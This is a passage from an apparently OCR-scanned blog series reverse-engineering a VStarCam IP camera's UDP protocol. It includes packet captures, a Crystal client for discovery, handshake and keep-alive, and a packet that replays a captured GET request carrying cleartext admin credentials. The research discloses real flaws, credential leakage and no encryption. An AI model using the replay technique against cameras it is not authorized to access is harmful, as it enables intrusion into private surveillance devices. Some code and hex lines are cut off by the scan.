
The camera then sends the same packet back, this time with the A changed to a B. We will call this the **Broadcast Packet ACK** or **BPA** for short



Finally we arrive at the main phase of the connection, here we can observe three things happening.

1. The client and the camera are constantly engaging in a "ping pong" pattern message loop, where if either the client or the camera receives a 0xF1E0000 or 0xF1E10000, it replies back with the other packet. So for example, if a 0xF1E0000 is received it will reply back with 0xF1E10000. For reference 0xF1E0000 is ping, and 0xF1E1000 is pong. *You can illustrate this best by using the Wireshark filter below* `frame contains F1:E1:00:00 || frame contains F1:E0:00:00` * <img src="/images/vstarcam/wireshark/wireshark10.png" style="width: 100%; height: 100%;">

2. The client sends GET requests with a special header, via UDP to the camera. The client receives replies back denoting success or failure, and the results of the query, sometimes broken up into multiple packets. 3. The client receives video and picture data from the camera. *livestream.cgi* snapshot.cgi * audiosteam.cgi Let's focus a little more on number two, since one is already solved, and three requires more extensive knowledge of video formats and decoding.



The first 16 bytes of the packet are some sort of specialized header. We are going to want to get more samples of these to be able to learn how to forge our own. We also want to get samples to see if it might be vulnerable to replay tactics as, the header might block potential replay attacks. After that comes the GET request. Right off the bat we are hit with another oddity of the client, credential leakage, and unnecessary duplication. Not only are the communications not encrypted, so it also leaks the password on every GET interaction but, it also repeats the credentials twice just in case the first time wasn't good enough.

```
  164 81.754179180    vstarcam          android-client    UDP
  165 81.765522053    android-client    vstarcam          UDP
  166 81.773769086    vstarcam          android-client    UDP
  167 81.810146541    vstarcam          android-client    UDP
  168 81.813478510    android-client    vstarcam          UDP

ame 164: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on int
hernet II, Src: vstarcam (48:02:2a:0b:db:b4), Dst: android-client (44:91:
ternet Protocol Version 4, Src: vstarcam (192.168.11.140), Dst: android-c
er Datagram Protocol, Src Port: 12669 (12669), Dst Port: 11618 (11618)
ta (10 bytes)

  44 91 60 e4 e9 28 48 02  2a 0b db b4 08 00 45 00   D·`··(H· *·····E·
  00 26 00 00 40 00 40 11  a2 79 c0 a8 0b 8c c0 a8   ·&··@·@· ·y······
  0b 71 31 7d 2d 62 00 12  45 c3 f1 d1 00 06 d1 00   ·q1}-b·· E·······
  00 01 00 00 00 00 00 00  00 00 00 00 c9 da e1 60   ···· ···· ·······`
```

A short time afterwards the camera sends a packet that looks like this. This seems to acknowledge that the command went through.


```
165 81.765522053    android-client    vstarcam          UDP    133 11618 → 12669 Len=91
166 81.773769086    vstarcam          android-client    UDP     64 12669 → 11618 Len=10
167 81.810146541    vstarcam          android-client    UDP     64 12669 → 11618 Len=4
168 81.813478510    android-client    vstarcam          UDP     60 11618 → 12669 Len=4

me 165: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on interface 0
ernet II, Src: android-client (44:91:60:e4:e9:28), Dst: vstarcam (48:02:2a:0b:db:b4)
ernet Protocol Version 4, Src: android-client (192.168.11.113), Dst: vstarcam (192.168.11.140)
r Datagram Protocol, Src Port: 11618 (11618), Dst Port: 12669 (12669)
a (91 bytes)

 48 02 2a 0b db b4 44 91  60 e4 e9 28 08 00 45 00   H·*···D· `··(··E·
 00 77 37 c0 40 00 40 11  6a 68 c0 a8 0b 71 c0 a8   ·w7·@·@· jh···q··
 0b 8c 2d 62 31 7d 00 63  96 07 f1 d0 00 57 d1 00   ··-b1}·c ·····W··
 00 01 01 0a 00 00 4b 00  00 00 47 45 54 20 2f 74   ·····K· ··GET /t
 72 61 6e 73 5f 63 6d 64  5f 73 74 72 69 6e 67 2e   rans_cmd _string.
 63 67 69 3f 63 6d 64 3d  32 30 30 31 26 63 6f 6d   cgi?cmd= 2001&com
 6d 61 6e 64 3d 30 26 6c  6f 67 69 6e 75 73 65 3d   mand=0&l oginuse=
 61 64 6d 69 6e 26 6c 6f  67 69 6e 70 61 73 3d 38   admin&lo ginpas=8
 38 38 38 38 38                                     88888
```

Here we see another GET Request but this one is called "trans_cmd_string". No idea what this did at the time, but I took note of the two arguments cmd, and command.

```
169 81.854172615    vstarcam          android-client    UDP
170 81.867520643    android-client    vstarcam          UDP
171 81.957426287    android-client    vstarcam          UDP
172 81.969185249    android-client    vstarcam          UDP
173 81.977845379    android-client    vstarcam          UDP
174 81.978150064    android-client    vstarcam          UDP
175 82.015991365    MagicCon_00:f9:…  Spanning-tree-(for-bri… STP
176 82.018520257    android-client    vstarcam          UDP
177 82.018771297    android-client    vstarcam          UDP

me 169: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on inte
ernet II, Src: vstarcam (48:02:2a:0b:db:b4), Dst: android-client (44:91:60:
ernet Protocol Version 4, Src: vstarcam (192.168.11.140), Dst: android-clie
r Datagram Protocol, Src Port: 12669 (12669), Dst Port: 11618 (11618)
a (76 bytes)

 44 91 60 e4 e9 28 48 02  2a 0b db b4 08 00 45 00   D·`··(H· *·····E·
 00 68 00 00 40 00 40 11  a2 37 c0 a8 0b 8c c0 a8   ·h··@·@· ·7······
 0b 71 31 7d 2d 62 00 54  50 db f1 d0 00 48 d1 00   ·q1}-b·T P····H··
 00 00 01 0a a0 60 3c 00  00 01 72 65 73 75 6c 74   ·····`<· ··result
 3d 20 30 3b 0d 0a 76 61  72 20 63 75 72 72 65 6e   = 0;··va r curren
 74 5f 75 73 65 72 73 3d  31 3b 0d 0a 76 61 72 20   t_users= 1;··var
 6d 61 78 5f 73 75 70 70  6f 72 74 5f 75 73 65 72   max_supp ort_user
 73 3d 34 3b 0d 0a f8 f3  99 3c                     s=4;···· ·<
```

We see a standard reply, again, comes with a special 16 byte header, and what seems to be some sort of Javascript

or some sort of configuration. This was the reply to check_users.cgi.



This is another oddity, some times the GET request would have multiple stacked inside, starting with a 16 byte header, and padding each request with 8 bytes in the front.

What did we learn?

The device has some sort of HTTP service open, but the port changes for some reason, most likely with reboot. The device has some strange UDP protocol that encapsulates GET requests sent to the netcam. *The device leaks username and password, as well as has confusing and strange argument duplication* The device uses no encryption what-so-ever to encrypt video feeds and pictures sent by the device to the client. *UDP GET requests have a special packet header* The protocol is written in faulty ways, exemplified by the duplication of elements, strange request packing, and odd behavior.

Part 5 >>

VStarCam - Investigational Journey / ENTRY_#4: VStarCam - An Investigative Journey 5 - Writing a Client [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #4

Now that we have learned some interesting things about the communications, let's see if we can write our own suite of tools to work with the camera.

Before we start, I'll be using the wonderful programming language from the boys over at Crystal. It's a very fast, statically typed language, with very zen and down to Earth syntax. The meta-programming aspect of the language is very cool!

First thing we should do is talk about design.

From what we can see right now the camera and client go through different states, things like sending the DBP,

waiting for the BPA, that sort of thing. As such, we will want to make a simple state machine. Here is the basic outline of the functionality we need.

```
class Client
  STATES = [:nothing,
            :send_dbp,
            :wait_for_dbr,
            :send_bcp,
            :handle_bp_handshake,
            :main_phase,
            :closing,
            :closed]
  getter state : Symbol = :nothing

  # Change the state of the client.
  def change_state(state)
    @state = state
    LOG.info "Changing to #{@state}"
    tick # rerun the tick since the state immediately changed and there is new stuff to do.
  end
end
```

The idea is that whenever we change the state of our client, we are moving to the next phase of communication.

Next big thing we need to talk about are Fibers. If you are unfamiliar with them, I would suggest reading this article.

We have two main tasks, we need to have a **Data Loop**, which will take data in from ports (depending on the state of the client, choose which port to use), and then take that data and shovel it off into a channel. Then we will have the **Tick Loop**, which will run the decisions to be made on the incoming data.

Starting the client

One of the first things we want to be able to do is start the client, and have it "idle" while waiting for connections.

```
# Sets up the client by binding the udp sockets to addresses and ports
  def setup
    # Don't resetup the client if its is_running
    if !is_running?
      LOG.info("Opening ports")
      # Our socket for sending UDP data to the camera
      @data_sock.bind DATA_SOCK_SRC
      # Super important to enable this or else we can't broadcast to 255.255.255.255!
      @data_sock.setsockopt LibC::SO_BROADCAST, 1
      # Our socket for sending discovery broadcasts.
      @db_sock.bind DB_SOCK_SRC
      @db_sock.setsockopt LibC::SO_BROADCAST, 1

      LOG.info("Ports opened")
      return
    else
      LOG.error "CANNOT SETUP CLIENT WHILE IT IS RUNNING!"
      raise "CANNOT SETUP CLIENT WHILE IT IS RUNNING!"
    end
  end

  def run
    # Dont allow the client to run again!
    if !is_running?
      @is_running = true
      # Change the state so it will attempt to discover a camera on the network
      @state = :send_dbp
      #Start our fibers
      start_data_fiber
      start_tick_fiber
    else
      LOG.error "ALREADY RUNNING CLIENT!"
    end
  end
```

The main idea is that we set up the client, making a variable that will track if it's running or not. It also sets up the ports we need to communicate our discovery broadcast, as well as the UDP data socket. We also have a method run which will stop the method if it is already running, change the state to the first phase, then start our fibers for data and tick.

Fiber Design

```
# Channel that will communicate data back to the tick fiber
  @data_channel = Channel(Tuple(String, Socket::IPAddress)).new

  # Fiber which deals with incoming packet data, holds this data temporarily and then sends the data v
  @data_fiber : Fiber = spawn {}

  # Fiber which handles the decision process of handling the state of the client. Recieves incoming data
  @tick_fiber : Fiber = spawn {}
```

Then we want to write our two "start fiber" methods. We reassign the fiber variable for the action, trap any exceptions and rescue them out (specifically for the case of the ports shutting down while sending data), create a while loop with is_running? as a condition, and then fill in the meat of the fibers.

Data fiber will block on the data socket, then transfer any data received to the channel.

Tick fiber will run the update tick continually until the client is no longer running.

```
# Start the fiber which blocks for incoming data, then forwards it to a channel.
def start_data_fiber
  @data_fiber = spawn do
    begin
      # Only run this fiber while is_running, if not exit
      while is_running?
        # Will block execution
        packet = data_sock.receive
        @data_channel.send(packet)
      end
    rescue e
      LOG.info "DATA EXCEPTION #{e}"
    end
  end
end

# Start the fiber which contains the tick logic.
def start_tick_fiber
  @tick_fiber = spawn do
    begin
      # Only run this fiber while is_running, if not exit
      while is_running?
        tick
      end
    rescue e
      LOG.info "TICK EXCEPTION #{e}"
    end
  end
end
```

Closing the client

When the data fiber is blocked, there is no way to "kill" the fiber when we want the program to exit. Instead, we need to simulate some data into the socket, freeing the fiber to execute and close itself.

First we turn @is_running to false, then send the "unblock fiber data" into the data socket. We then use a Fiber.yield to give control back to the data fiber. While we can't give control back directly to the data fiber, we know that the tick fiber will most likely be blocked and the data fiber will get it's turn.

We then close the sockets, change_state to closing, and set the target camera back to 0.

```
UNBLOCK_FIBER_DATA = "e127e855-36d2-43f1-82c0-95f2ba5fe800"
def close
  LOG.info("Closing client")
  @is_running = false
  change_state(:closing)

  # This line unblocks the @data_fiber
  @data_sock.send(UNBLOCK_FIBER_DATA, Socket::IPAddress.new("127.0.0.1", DATA_SOCK_SRC.por

  # Force a fiber change to go to the other fibers to end them
  Fiber.yield

  # Now we can close the sockets
  @data_sock.close
  @db_sock.close

  # Reset the target_camera
  new_target "0.0.0.0", 0
  change_state(:closed)
  LOG.info("Closed client")
end
```

Tick Layout

In the tick method, we want to layout a basic pattern of transitions for the client.

```
# Main decision making function
def tick
  if state == :nothing
    # Do nothing
  elsif state == :send_dbp
    send_dbp
    change_state :wait_for_dbr
  elsif state == :wait_for_dbr
    info = wait_for_dbr
    if info
      @target_info = info
      change_state :send_bcp
    else
      change_state :send_dbp
    end
  elsif state == :send_bcp
    send_bcp
    change_state :handle_bp_handshake
  elsif state == :handle_bp_handshake
    handle_bp_handshake

    if has_target?
      change_state :main_phase
    else
      change_state :send_dbp
    end
  elsif state == :main_phase
    # Do ping pong, etc in here
    main_phase
  else
    raise "THERE WAS A BAD IN TICK!"
  end
end
```

DBP and DBR

We need to send our DBP, so we can start to discover cameras. This process is fairly straight forward.

```
# Source address for the discovery packet
DB_SOCK_SRC = Socket::IPAddress.new("0.0.0.0", 6801)

# Destination address for the discovery packet
DB_SOCK_DST = Socket::IPAddress.new("255.255.255.255", 8600)

# Discovery packet data
DBP = "\x44\x48\x01\x01"

# Send the DBP to the camera
def send_dbp
  LOG.info("Sending DBP")
  db_sock.send(DBP, DBP_SOCK_DST)
  LOG.info("Sent DBP")
end
```

After sending we want to wait until the camera responds with the DBR. We also want to parse some of the data coming in, as it has some juicy info we might want to reference later.

```
# Size of the discovery packet reply
DBR_SIZE = 570

# Regex to check if a packet is a DBR
DBR_REGEX = /^DH/

# Wait for the DBR to come back from the camera.
def wait_for_dbr : Hash(Symbol, String)?
  LOG.info("Waiting for DBR")
  packet = db_sock.receive
  if packet
    if check_dbr(packet)
      info = parse_dbr(packet)
      LOG.info("DBR RECEIVED FROM #{info[:camera_ip]}, UID: #{info[:uid]}")
      return info
    else
      LOG.info("BAD/NON DBR RECEIVED! #{packet[0].bytes.map {|d| d.to_s(16).rjust(2, '0')}.join("\\x")}
    end
  else
    LOG.info("NO DBR RECEIVED!")
  end
  return nil
end
```

```
# Check if the packet we recieved was a DBR
def check_dbr(packet) : Bool
  !!(packet[0] =~ DBR_REGEX)
end

# Parse the DBR information into a hash
def parse_dbr(packet) : Hash(Symbol, String)
  data = packet[0]
  connection = packet[1]

  result = {} of Symbol => String
  result[:camera_ip] = data[4..19].gsub("\x00", "")
  result[:netmask] = data[20..35].gsub("\x00", "")
  result[:gateway] = data[36..51].gsub("\x00", "")
  result[:dns_server1] = data[52..67].gsub("\x00", "")
  result[:dns_server2] = data[68..83].gsub("\x00", "")
  result[:mac_address] = (data[84..88].bytes.map {|b| b.to_s(16).rjust(2, '0').upcase}).join
  result[:http_port] = ((data.bytes[91].to_i32 << 8) + data.bytes[90].to_i32).to_s
  result[:uid] = data[91..105]
  LOG.info("Parsed new target camera #{result}")
  result
end
```

BCP and BPR

We then want to send a BCP to broadcast now that the DPR has been resolved.

```
# Destination address for the f130 broadcast packet
BC_SOCK_DST = Socket::IPAddress.new("255.255.255.255", 32108)
# F130 broadcast packet data
BCP = "\xf1\x30\x00\x00"
# Send the magic f130 broadcast packet
def send_bcp
  data_sock.send(BCP, BC_SOCK_DST)
end
```

We now need to handle the handshake, which consists of broadcasting a BCP and waiting for a BPS, then replying back with a BPS, and then receiving a BPA.

```
# F130 broadcast packet reply header
```

```
BPR_HEADER = "\xf1\x42\x00\x14"

# Fixed BPR size
BPR_SIZE = 24

# Character sent for "SYN"
BP_SYN = 'A'

# Character sent for "ACK"
BP_ACK = 'B'

# Complete the handshake using BPS
def handle_bp_handshake
  LOG.info("Waiting for BPS")
  packet = @data_channel.receive #BPR size is always fixed
  LOG.info("Recieved a packet")
  if packet
    data = packet[0]  # Contains the packet data
    camera_ip = packet[1] # Connection info to connect back into the camera
    LOG.info("Recieved a potential BPS from #{camera_ip}")
    # Check if out BPR is actually a BPR
    if data[1] == BP_SYN
      LOG.info("BPS Verified!")
    else
      LOG.info("BPS BAD! #{"\\x" + data.bytes.map {|d| d.to_s(16).rjust(2, '0')}.join("\\x")}")
      return
    end
    # Echo back packet data back
    LOG.info("Waiting for BPA")
    data_sock.send(data, camera_ip)
    # Recv the BPR ACK packet
    packet = @data_channel.receive
    if packet
      LOG.info("Recieved potential BPA?")
      data = packet[0]
      camera_ip = packet[1]
      if data[1] == BP_ACK
        LOG.info("BPA Verified! Handshake successful!")
        # set the target camera to the current connection
        new_target camera_ip
      else
        LOG.info("BPA BAD! #{data.bytes.map {|d| d.to_s(16).rjust(2, '0')}.join("\\x")}")
      end
```

```
    end
  end
end
```

Main Phase

Now we need to handle the ping pong packets! This is super simple now that we have finished the hard part.


```
# Packet that must be sent between the camera and the client at least once every 11 packets
PING_PACKET = "\xf1\xe0\x00\x00"
# Packet that must be sent between the camera and the client at least once every 11 packets
PONG_PACKET = "\xf1\xe1\x00\x00"

def main_phase
  # Block here to recieve data from the data fiber
  data = @data_channel.receive

  # Classify each packet and respond
  if data[0] == PING_PACKET
    send_pong
    LOG.info "Sent Pong"
  elsif data[0] == PONG_PACKET
    send_ping
    LOG.info "Sent Ping"
  # This is important! The data fiber will block, waiting for data to come through
  # So to exit the program, we just send the unblock data to the data socket to free it
  elsif data[0][0..3] == BPA_HEADER
    LOG.info "Receive extra BPA"
  elsif data[0] == UNBLOCK_FIBER_DATA
    LOG.info "RECEIVED UNBLOCK FIBER COMMAND!"
  else
    LOG.info "UNKNOWN PACKET RECEIVED from #{data[1]} : #{data[0].bytes.map {|d| d.to_s(16).rjust
  end
end

def send_ping
  data_sock.send(PING_PACKET, target)
end

def send_pong
  data_sock.send(PONG_PACKET, target)
end
```

Testing

If we open up Wireshark and listen in to the connection, we should see that pings and pongs should coming through, and there should be no errors. Also the LOG should show that there were no errors as well.

Here's the code I used to run it.


```
require "./client"

client = Client.new
client.run
sleep 5
client.close
```



In the screenshot, we can see no errors or unexpected output. We get some destination unreachable errors at the end because that's when the server shutdown.

```
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Opening ports
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Ports opened
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Sending DBP
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Sent DBP
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Changing to wait_for_dbr
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Waiting for DBR
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Parsed new target camera {:camera_ip => "192.168.11.1
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : DBR RECEIVED FROM 192.168.11.140, UID: VSTB668515U
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Changing to send_bcp
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Changing to handle_bp_handshake
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Waiting for BPS
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Recieved a packet
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Recieved a potential BPS from 192.168.11.140:10560
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : BPS Verified!
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Waiting for BPA
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Recieved potential BPA?
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : BPA Verified! Handshake successful!
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Changing to main_phase
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Receive extra BPA
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Receive extra BPA
I, [2019-03-05 06:47:36 -08:00 #12248]  INFO -- : Receive extra BPA
I, [2019-03-05 06:47:37 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:37 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:38 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:39 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:40 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Sent Pong
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Closing client
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Changing to closing
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : RECEIVED UNBLOCK FIBER COMMAND!
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Changing to closed
I, [2019-03-05 06:47:41 -08:00 #12248]  INFO -- : Closed client
```

From the LOG we can see everything is good!



Doing a little packet capture analysis, we can also see we have received a new packet, 0xf1f00000. This packet seems to be sent after a certain number of pings and pongs were missed. We can assume this is some sort of disconnection packet, and we should reflect that in our code

```
# Packet sent when the camera has timed out from ping-pong
DISCONNECT_PACKET= "\xf1\xf0\x00\x00"

def send_disconnect
  data_sock.send(DISCONNECT_PACKET, target)
  LOG.info "Sent Disconnect"
end
```

After we send the disconnect packet, the camera will send one of it's own. To avoid a destination unreachable, we should sleep for 0.1 seconds just to let the packet be received by the data socket, even though we aren't going to do anything with the packet

Part 6 >>

VStarCam - Investigational Journey / ENTRY_#5: VStarCam - An Investigative Journey 6 - Replaying and Forging R... [_] [X]


Date: 2019-09-03 **Author:** Ian Rash **Index:** #5

We are really hauling through this, now it's time to see if we can replay a GET request via UDP. For this, we will want to go through our captures and grab a couple GET request data packets, including the 16 byte header in the front of the data.

The best way to do this in Wireshark is to find the packets using the filter

* frame contains GET

Then go to the details pane (it's the one above the hex dump and below the packet stream), right click on the Data heading, click Copy, then click As Escaped String. For this I will choose the first UDP GET request in the search.




Once we have the string copied, we can write our simple code to replay the packet.

```
CHECK_USERS_REPLAY = "\xf1\xd0\x00\x68\xd1\x00\x00\x00\x01\x0a\x00\x00\x5c\x00\x00\x0
"\x47\x45\x54\x20\x2f\x63\x68\x65\x63\x6b\x5f\x75\x73\x65\x72\x2e" \
"\x63\x67\x69\x3f\x6e\x61\x6d\x65\x3d\x31\x32\x33\x34\x35\x36\x37" \
"\x38\x39\x26\x6c\x6f\x67\x69\x6e\x75\x73\x65\x3d\x61\x64\x6d\x69" \
"\x6e\x26\x6c\x6f\x67\x69\x6e\x70\x61\x73\x3d\x70\x61\x73\x73\x77" \
"\x6f\x72\x64\x26\x75\x73\x65\x72\x3d\x61\x64\x6d\x69\x6e\x26\x70" \
"\x77\x64\x3d\x70\x61\x73\x73\x77\x6f\x72\x64\x26"
def send_replay
  data_sock.send(CHECK_USERS_REPLAY, target)
  LOG.info "Sent replay packet"
end
```


```
require "./client"
client = Client.new
client.run

until client.state == :main_phase
